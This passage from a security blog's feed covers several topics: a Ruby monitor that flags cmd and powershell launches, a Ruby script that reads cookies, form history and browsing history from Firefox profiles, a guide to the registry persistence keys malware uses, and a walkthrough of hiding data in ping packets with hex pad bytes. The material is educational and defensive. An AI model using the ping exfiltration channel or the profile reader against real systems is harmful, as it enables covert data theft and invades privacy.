<p>Password managers like <strong>Keepass</strong> and <strong>Revelation</strong> help you to create and store, unique and secure passwords.</p>

<h3 id="tip-5-never-leave-devices-unattended">TIP# 5 Never Leave Devices Unattended</h3>

<ul>
  <li>Always keep your devices locked with some sstrong password.</li>
  <li>Strong password is a mix of Uppercase, Lowercase, Numerals and Special characters.</li>
  <li>Install tracking softwares on your devices so they can be found if lost or stolen.</li>
</ul>

<h3 id="tip-6-always-have-backup">TIP# 6 Always Have Backup</h3>

<p>It is highly advisable to create a backup of important files in a separate offline media. A backup will help you in case of ransomware attacks.</p>

<h3 id="tip-7-secure-your-devices-with-an-antivirus">TIP# 7 Secure Your Devices With an Antivirus</h3>

<ul>
  <li>Antivirus and Antimalware will prevent your system from majority of virus and malwares. Install them from a trusted vendor.</li>
  <li>Keep your solution updated with latest definitions.</li>
</ul>]]></content><author><name>Alpha Threat</name></author><category term="General Security Awareness" /><summary type="html"><![CDATA[How can you avoid being a victim of a cyber-attack? Here are 7 cybersecurity best practices you can begin to implement today to protect yourself from cyber attacks. TIP# 1 Keep]]></summary></entry><entry><title type="html">ADVANCE DEFENSE: PROCESS MONITORING WITH RUBY</title><link href="https://blog.alphathreat.in/2021/06/22/advanced-defense-process-monitoring-with-ruby/" rel="alternate" type="text/html" title="ADVANCE DEFENSE: PROCESS MONITORING WITH RUBY" /><published>2021-06-22T13:57:00+05:30</published><updated>2021-06-22T13:57:00+05:30</updated><id>https://blog.alphathreat.in/2021/06/22/advanced-defense-process-monitoring-with-ruby</id><content type="html" xml:base="https://blog.alphathreat.in/2021/06/22/advanced-defense-process-monitoring-with-ruby/"><![CDATA[<p>Make you own Security Solution, get alert on new process launch. Stay tuned</p>

<p>Today’s post can be used by System Admins and fellow friends to detect any suspicious process launch in background. Latest malwares use fileless techniques to infect the system by spawning the system processes from memory region itself.</p>

<p><strong>cmd</strong> and <strong>powershell</strong> are two such processes of high interest along with several others that need to be specially monitored.</p>


<p>Let us now prepare our machine to create an event upon such behavior. This can be achieved by starting your <strong>Local Security Policy</strong> &gt; <strong>Local Policies &gt; Audit Policy</strong> and setting the <strong>Audit Process Tracking</strong> setting to <strong>Success,Failure</strong></p>

<p>This setting will create an Windows event each time a process gets spawned.</p>

<p><img src="/assets/blog/Eventlog/audit_process.png" alt="audit_process.png, Jun 2021" /></p>


<p>These generated events with the EventId of <strong>4688</strong> can be manually viewed from <strong>Event Viewer</strong> as shown in below screenshot</p>

<p><img src="/assets/blog/Eventlog/event_viewer.png" alt="event_viewer.png, Jun 2021" /></p>

<p>All we now need to do is monitor for such generated events. We will do this by creating a program in Ruby. The program will keep an eye on these Security events and will alert us upon a new process launch</p>

<p>Installing required gems</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>gem install win32-eventlog
</code></pre></div></div>

<h3 id="our-program">OUR PROGRAM</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
Thread.new { loop { sleep 0.01 } } # Allow Ctrl-C
require "win32/eventlog"
include Win32

log = EventLog.open('Security') do |log|
log.tail do |x|

if x.string_inserts[5].to_s.match(/cmd|powershell|calc|regedit/i) and x.event_id == 4688
p 'Process ' + x.string_inserts[5].to_s + ' initiated by ' + x.string_inserts[1]
end
end
end
</code></pre></div></div>

<table>
  <tbody>
    <tr>
      <td>Here we are using the code provided in the native gem library itself. We have modified it a bit to capture interesting process only **(/cmd</td>
      <td>powershell</td>
      <td>calc</td>
      <td>regedit/)** from event logs. You can set your own programs of interest in the list</td>
    </tr>
  </tbody>
</table>

<p>The code acts like a <strong>tail</strong> command under linux but for event logs.</p>


<p>Any new entry in Security event logs will be captured and displayed as shown below</p>

<p><img src="/assets/blog/Eventlog/Event_log_viewer.gif" alt="Event_log_viewer.gif, Jun 2021" /></p>]]></content><author><name>Alpha Threat</name></author><category term="Programming" /><summary type="html"><![CDATA[Make you own Security Solution, get alert on new process launch. Stay tuned Today's post can be used by System Admins and fellow friends to detect any suspicious process launch]]></summary></entry><entry><title type="html">BROWSER PROFILE FORENSICS</title><link href="https://blog.alphathreat.in/2021/06/15/reading-browser-profiles/" rel="alternate" type="text/html" title="BROWSER PROFILE FORENSICS" /><published>2021-06-15T20:07:00+05:30</published><updated>2021-06-15T20:07:00+05:30</updated><id>https://blog.alphathreat.in/2021/06/15/reading-browser-profiles</id><content type="html" xml:base="https://blog.alphathreat.in/2021/06/15/reading-browser-profiles/"><![CDATA[<p>This post discuss about how to read the data that your browser stores locally. This data includes cookies, forms, history, boookmarks, etc which can be used to obtain lots of information. In this post we will focus on firefox in Linux platform but the methodology will be same for all.</p>

<p>Browsers require their own database and set of data to function. Various file formats are used by browsers like .sqlite, .json, .txt , etc to hold various information.</p>

<p>The profile folder location is different for different browsers. For E.G.</p>

<table>
  <thead>
    <tr>
      <th><strong>Firefox in Linux</strong></th>
      <th><strong>Firefox in Windows</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>/home/$USER/.mozilla/firefox/{PROFILE}</td>
      <td>C:\Users\%USERNAME%{PROFILE}</td>
    </tr>
    <tr>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td><strong>Chrome in Linux</strong></td>
      <td><strong>Chrome in Windows</strong></td>
    </tr>
    <tr>
      <td>/home/$USER/.config/google-chrome/Default</td>
      <td>C:\Users\%USERNAME%\AppData\Local\  Google\Chrome\User Data\Default\</td>
    </tr>
  </tbody>
</table>

<p><em>Note that when the browser is running, some of the database files will be in locked state. You have to either kill the browser or copy the files to a separate folder to make them readable.</em></p>

<p>Now let us first learn about the files in profile folder</p>

<table>
  <thead>
    <tr>
      <th><strong>FILENAME</strong></th>
      <th><strong>PURPOSE</strong></th>
      <th><strong>CAN BE UTILISED</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>extensions</td>
      <td>Stores the files required for extensions</td>
      <td>to gather list of installed  Extensions</td>
    </tr>
    <tr>
      <td>cert9.db</td>
      <td>Sstores security certificate settings and  SSL certificates imported into Firefox</td>
      <td>View and get installed custom Certificates</td>
    </tr>
    <tr>
      <td>formhistory.sqlite</td>
      <td>stores the autocomplete history from web  Forms and search bars</td>
      <td>ther autocomplete data</td>
    </tr>
    <tr>
      <td>persdict</td>
      <td>stores custom words added to Firefox’s  Dictionary</td>
      <td>extra information about local Lang</td>
    </tr>
    <tr>
      <td>permission.sqlite</td>
      <td>Permissions assigned to website</td>
      <td>Check permission level</td>
    </tr>
    <tr>
      <td>places.sqlite</td>
      <td>history of visited sites</td>
      <td>Get browser history</td>
    </tr>
  </tbody>
</table>

<p>We will now use our Ruby language to parse the interesting  data from these files. Save the below code to a FILENAME.rb format</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>require 'sqlite3'
require 'terminal-table'
require 'json'

path = './'

@extensions = path + 'extensions.json'
@cert = path + 'cert9.db'
@formhistory = path + 'formhistory.sqlite'
@persdict = path + 'persdict.dat'
@visitedsites = path + 'places.sqlite'
@cookies = path + 'cookies.sqlite'
@permfile = path + 'permissions.sqlite'

def formhistory
db = SQLite3::Database.new @formhistory
a=db.execute  "SELECT fieldname, value FROM moz_formhistory"
table = Terminal::Table.new :rows =&gt; a
puts "****************FORM HISTORY****************"
puts table
puts ''
end

def extension
#Installed extensions
a=JSON.parse(File.read(@extensions))
puts "****************INSTALLED EXTENSIONS****************"
a['addons'].each{|x| p x['defaultLocale']['name']}
puts ''
end

def certificates
db = SQLite3::Database.new @cert
puts "****************INSTALLED CERTIFICATES****************"
a= db.execute  "SELECT * FROM nssPublic"
a.each{|x| p x[4]}
puts ''
end

def persdictionary
puts "****************CUSTOM DICTIONARY WORDS ADDED****************"
puts File.read @persdict
puts ''
end

def historyAndBookmarks
db = SQLite3::Database.new @visitedsites
urls=db.execute "SELECT title FROM moz_places"
puts "****************VISITED WEBSITES****************"
puts urls
puts ''
puts "****************BOOKMARKS****************"
bm=db.execute "SELECT title FROM moz_bookmarks"
puts bm
end

def permission
db = SQLite3::Database.new @permfile
a=db.execute  "SELECT origin,type FROM moz_perms"
a.each {|x,y| print x + " is allowed " + y; puts ''}
end

def cookies
db = SQLite3::Database.new @cookies
a=db.execute  "SELECT name, host, path, value FROM moz_cookies"
table = Terminal::Table.new :rows =&gt; a
puts "****************VISITED WEBSITES****************"
puts table
puts ''
end

=begin
Uncomment the lines below one by one to see data. Uncommenting all
will give you lots of data in one go
=end

#cookies
permission
#historyAndBookmarks
#persdictionary
#certificates
#extension
#formhistory
</code></pre></div></div>

<h3 id="code-analysis">CODE ANALYSIS</h3>

<p>The code is quite simple. It uses <strong>sqlite3</strong> and <strong>json</strong> libraries to read the data from the files. The <strong>terminal-table</strong> library is used to print the output in a table format</p>

<ul>
  <li>The line in format <strong>SQLite3::Database.new @cookies</strong> are used to read the database files</li>
  <li>The  lines in format <strong>db.execute “SELECT name, host, path, value FROM moz_cookies”</strong> are used to execute the database query to print column values from defined tables</li>
</ul>

<h3 id="execute">EXECUTE</h3>


<p>Copy the mentioned files from profile folder and put it in same folder where you saved your script. you can also set the path variable if files are in different location</p>

<p><img src="/assets/blog/Browser_profile/files.png" alt="files.png, Jun 2021" /></p>


<p>The last lines of the script are commented to avoid large output. SImply uncomment the line of whose output you want. In our case we are executing <strong>permission</strong> method of whose output is shown in right side terminal window</p>

<p><img src="/assets/blog/Browser_profile/execute.png" alt="execute.png, Jun 2021" /></p>]]></content><author><name>Alpha Threat</name></author><category term="Programming" /><summary type="html"><![CDATA[This post discuss about how to read the data that your browser stores locally. This data includes cookies, forms, history, boookmarks, etc which can be used to obtain lots of]]></summary></entry><entry><title type="html">REGISTRY AND MALWARE PERSISTENCE</title><link href="https://blog.alphathreat.in/2021/06/14/registry-and-malware-persistence/" rel="alternate" type="text/html" title="REGISTRY AND MALWARE PERSISTENCE" /><published>2021-06-14T12:37:00+05:30</published><updated>2021-06-14T12:37:00+05:30</updated><id>https://blog.alphathreat.in/2021/06/14/registry-and-malware-persistence</id><content type="html" xml:base="https://blog.alphathreat.in/2021/06/14/registry-and-malware-persistence/"><![CDATA[<p>This amazingly interesting post describes persistence techniques malwares use today via Registry entries.</p>

<p>Malwares have been an interesting topic of research since the very first computer virus was developed called a “Brain”. Malware development has tremendously evolved since then. Our team observes new strains of virus samples everyday. One of the interesting topics of the malwares is their persistence techniques. Persistence is the ability of malware to start itself everytime a computer is turned on.</p>

<p><strong>WHAT IS REGISTRY</strong></p>

<p>The database where all the settings of the Windows are stored is called a registry. It is arranged in a hierarchical order to retrieve data whenever needed and used in the system.</p>

<p>The below provided registry keys are what malwares uses to achieve persistence state.</p>

<h3 id="boot-execute-key">BOOT EXECUTE KEY</h3>

<p>A processor in a computer running Windows has two different modes: <em>user mode</em> and <em>kernel mode</em>. The processor switches between the two modes depending on what type of code is running on the processor. Applications run in user mode, and core operating system components run in kernel mode.</p>

<p>Session manager <strong>(smss.exe)</strong> is the first user mode process that is launched . One of the entries where malwares persist is the <strong>BootExecute</strong> key. This key lies at:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager
</code></pre></div></div>

<p>If the entry shows anything apart from the default values of  <strong>autocheck autochk *</strong> as shown in below image this could be an indication of possible malware.</p>

<p><img src="/assets/blog/Malware_Registry/boot_execute.png" alt="boot execute.png, Jun 2021" /></p>

<h3 id="service-keys">SERVICE KEYS</h3>

<p><strong>Winload.exe</strong> (Windows Boot Loader) is a small piece of software, called a system loader, that’s started by BOOTMGR, the boot manager used in Windows 10, Windows 8, Windows 7, and Windows Vista operating systems. Its job is to load essential device drivers, as well as <strong>ntoskrnl.exe</strong>, which is a core part of Windows.</p>

<p>The winload.exe loads the device driver during startup. These drivers are configure in below path</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HKLM\system\currentcontrolset\services
</code></pre></div></div>

<p>During assessment the <strong>ImagePath</strong> entries are checked for any executables.</p>

<p>The <strong>Start</strong> key:value denotes</p>

<ul>
  <li><strong>0</strong> Kernel drivers (load before kernel initialization)</li>
  <li><strong>2</strong> Autostart</li>
  <li><strong>3</strong> Manual start via Service Control Manager (SCM)</li>
</ul>

<p><img src="/assets/blog/Malware_Registry/service_keys.png" alt="service keys.png, Jun 2021" /></p>

<h3 id="run-service-keys">RUN SERVICE KEYS</h3>

<p>These keys allows a program to run each time a user logs on. You can write multiple entries under a key. If more than one program is registered under any particular key, the order in which those programs run is indeterminate.</p>

<p>The Windows registry includes the following four Run and RunOnce keys:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
</code></pre></div></div>

<p><img src="/assets/blog/Malware_Registry/run_runonce.png" alt="run_runonce.png, Jun 2021" /></p>

<p>##</p>

<h3 id="winlogon-keys">WINLOGON KEYS</h3>

<p>This proces is started by <strong>wininit.exe</strong> which handles logon and logoff. The process “winlogon.exe” runs in the background. Winlogon is a part of the Windows Login subsystem, and is necessary for user authorization and Windows activation checks. Following four registry keys are related to winlogon process</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\\Shell
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\\Shell
</code></pre></div></div>

<ul>
  <li><strong>Notify:</strong> Programs to run upon events like logon, logoff, startup, shutdown, startscreensaver, and stopscreensaver</li>
  <li><strong>Userinit:</strong> Programs to  run when a user logs in</li>
  <li><strong>Shell:</strong> Programs to run when Userinit will launch. Default shell is Explorer</li>
</ul>

<p><img src="/assets/blog/Malware_Registry/winlogon.png" alt="winlogon.png, Jun 2021" /></p>

<p>The entry in Userinit has been modified to show how a malware persists by modifying these entries.</p>

<h3 id="shell-service-object-delayed-load-ssodl">Shell Service Object Delayed Load (SSODL)</h3>

<p>This entry Instead of pointing to the file itself, it points to the CLSID’s InProcServer, which contains the information about the particular DLL file that is being used. The registry path can be observed under</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad
</code></pre></div></div>

<p><img src="/assets/blog/Malware_Registry/ssodl.png" alt="ssodl.png, Jun 2021" /></p>

<p>The entries under this key is loaded automatially by windows explorer.</p>

<p>E.G. Trojan/Muddle creates a random entry under ShellServiceObjectDelayLoad and registers its DLL as a COM object under HKCR\CLSID\</p>

<h3 id="run-keys-run-runonce-runoncex">RUN KEYS (RUN, RUNONCE, RUNONCEX)</h3>

<p>These keys are most abused and a common way to make startup entry. A malicious  user can make entries under below keys to achieve persistence. Majority of the applciation installed use the same set of registry keys to achieve startup.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
</code></pre></div></div>

<p><img src="/assets/blog/Malware_Registry/runkeys.png" alt="runkeys.png, Jun 2021" /></p>

<h3 id="load-keys">LOAD KEYS</h3>

<p>Less commonly used, if found these keys can also achieve persistence. Cardinal RAT is such an example which uses these load keys to achieve startup.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\load
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows
</code></pre></div></div>

<h3 id="appinit-dll">APPINIT DLL</h3>

<p>The AppInit_DLLs registry value contains a list of dlls that will be loaded when user32.dll is loaded. Malicious AppInit DLLs may also provide persistence by continuously being triggered by API activity. The AppInit DLL functionality is disabled in Windows 8 and later versions when secure boot is enabled. Some variants of CherryPicker use AppInit_DLLs to achieve persistence by creating the following Registry key:</p>

<p><code class="language-plaintext highlighter-rouge">HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows "AppInit_DLLs"="pserver32.dll"</code>[<a href="https://www.trustwave.com/Resources/SpiderLabs-Blog/Shining-the-Spotlight-on-Cherry-Picker-PoS-Malware/"></a></p>

<p><img src="/assets/blog/Malware_Registry/appinit.png" alt="appinit.png, Jun 2021" /></p>]]></content><author><name>Alpha Threat</name></author><category term="Pentest Engagement" /><summary type="html"><![CDATA[This amazingly interesting post describes persistence techniques malwares use today via Registry entries. Malwares have been an interesting topic of research since the very first]]></summary></entry><entry><title type="html">DATA EXFILTRATION with PING</title><link href="https://blog.alphathreat.in/2021/06/01/data-exfiltration-the-malicious-ping-packets/" rel="alternate" type="text/html" title="DATA EXFILTRATION with PING" /><published>2021-06-01T20:10:00+05:30</published><updated>2021-06-01T20:10:00+05:30</updated><id>https://blog.alphathreat.in/2021/06/01/data-exfiltration-the-malicious-ping-packets</id><content type="html" xml:base="https://blog.alphathreat.in/2021/06/01/data-exfiltration-the-malicious-ping-packets/"><![CDATA[<p>In this post we dive deep into the ICMP protocol and utilise the same for exfiltration of data without any external tool. Before we get into technical stuff let us quickly brush up on our theory.</p>

<h3 id="icmp">ICMP</h3>

<p>The ICMP stands for Internet Control Message Protocol. It is a network layer protocol used by network devices to diagnose network communication issues.</p>

<p>Unlike the Internet Protocol (IP), ICMP is not associated with a transport layer protocol such as TCP or UDP. This makes ICMP a connectionless protocol: one device does not need to open a connection with another device before sending an ICMP message.</p>

<h3><img src="/assets/blog/Ping/icmp_packet.png" alt="icmp_packet.png, Jun 2021" /></h3>

<p>In a linux box the default packetsize is 56 bytes, which  translates into 64 ICMP data bytes when combined with the 8 bytes of ICMP header data.</p>

<h3 id="ping">PING</h3>

<p>Ping abbreviates for ‘<strong>Packet Internet Groper</strong>’. Ping is a computer network administration software utility used to test the reachability of a host on an Internet Protocol (IP) network. It is available for virtually all operating systems that have networking capability, including most embedded network administration software. Ping operates by sending Internet Control Message Protocol (ICMP) echo request packets to the target host and waiting for an ICMP echo reply. Ping is part of the iputils (or iputils-ping) package, which is pre-installed on nearly all Linux distributions.</p>

<p><img src="/assets/blog/Ping/300px-Cmd-ping.png" alt="300px-Cmd-ping.png, Jun 2021" /></p>

<h3 id="hexadecimal-system">HEXADECIMAL SYSTEM</h3>

<p>The hexadecimal numeral system, often shortened to “hex”, is a numeral system made up of 16 symbols (base 16). There are 16 Hexadecimal digits. They are the same as the decimal digits up to 9, but then there are the letters A, B, C, D, E and F in place of the decimal numbers 10 to 15:</p>

<p>Hexadecimal:     0     1     2     3     4     5     6     7     8     9     A     B     C     D     E     F
Decimal:             0     1     2     3     4     5     6     7     8     9     10   11   12   13    14  15</p>

<p>So a single Hexadecimal digit can show 16 different values instead of the normal 10.</p>

<h3 id="data-exfiltration-with-ping-command">DATA EXFILTRATION WITH PING COMMAND</h3>

<p>If we notice closely the ‘<strong>man ping</strong>’ states a very useful option for our task of exfiltration.</p>

<p><strong>-p pattern</strong>
              You  may specify up to 16 “pad” bytes to fill out the packet you
              send.  This is useful for diagnosing data-dependent problems in  a
              network.   For  example,  -p  ff  will cause the sent packet to be
              filled with all ones.</p>

<p>This means the native version of ping which ships with the linux box, has the capability to send <strong>16 bytes</strong> of data per packet. This is not a very big size, but it simply satisfies our requirement of using native tool and transferring some data in text form. And since ping can be used by any user, the attacker do not need root access to perform this action. Also, the data needs to be in the hexadecimal format.</p>

<p>Now in order to send a string that says ‘Hello World’ , we need to convert it to Hex. We can do that using some online website like <a href="https://www.rapidtables.com/convert/number/hex-to-ascii.html" title="Rapidtables">rapidtables</a> or using linux <strong>xxd utility</strong> by command:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ echo Hello World | xxd
00000000: 4865 6c6c 6f20 576f 726c 640a            Hello World.
</code></pre></div></div>

<p>In order to use it with ping we need to combine the output to remove spaces, this can be done by using <strong>-ps</strong> switch of xxd</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ echo Hello World | xxd -ps
48656c6c6f20576f726c640a
</code></pre></div></div>

<p>Now one thing to note here is if the length of our payload is not 16 bytes as expected by the ping command, it automatically repeats the pattern thus giving you  duplicate text.</p>

<p><img src="/assets/blog/Ping/Hex-ASCII_table.png" alt="Hex-ASCII_table.png, Jun 2021" /></p>

<p>Consider the table above.</p>

<p>‘A’ in hex is 41</p>

<p>‘B’ in hex is 42</p>

<p>we can check the same on our terminal by typing:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ echo -n AB | xxd -ps
4142
</code></pre></div></div>

<p>here 41 and 42 each represents 1 byte size, therefore 4142 are two bytes,</p>

<p>Similarly if we do,</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ echo Hello World | xxd -ps
</code></pre></div></div>

<p>the output received <strong>48 65 6c 6c 6f 20 57 6f 72 6c 64 0a</strong> is equal to 12 bytes, half of its length size</p>

<p>Now we are good with the theory we need. Let us now craft a ping packet to send the text ‘<strong>Hello World how are you</strong>’ and view the response in wireshark</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ echo hello world how are you | xxd -ps
68656c6c6f20776f726c6420686f772061726520796f750a

$ ping -p 68656c6c6f20776f726c6420686f772061726520796f750a 192.168.0.13 -c 1
</code></pre></div></div>

<p><img src="/assets/blog/Ping/ping_test.png" alt="ping_test.png, Jun 2021" /></p>

<p>In wireshark we can see that the data repeats exactly after 16 bytes i.e. <strong>68 65 6c 6c 6f 20 77 6f 72 6c 64 20 68 6f 77 2</strong>0 , the later part 61726520796f750a  got eliminated.</p>

<p><img src="/assets/blog/Ping/packetsize.png" alt="packetsize.png, Jun 2021" /></p>

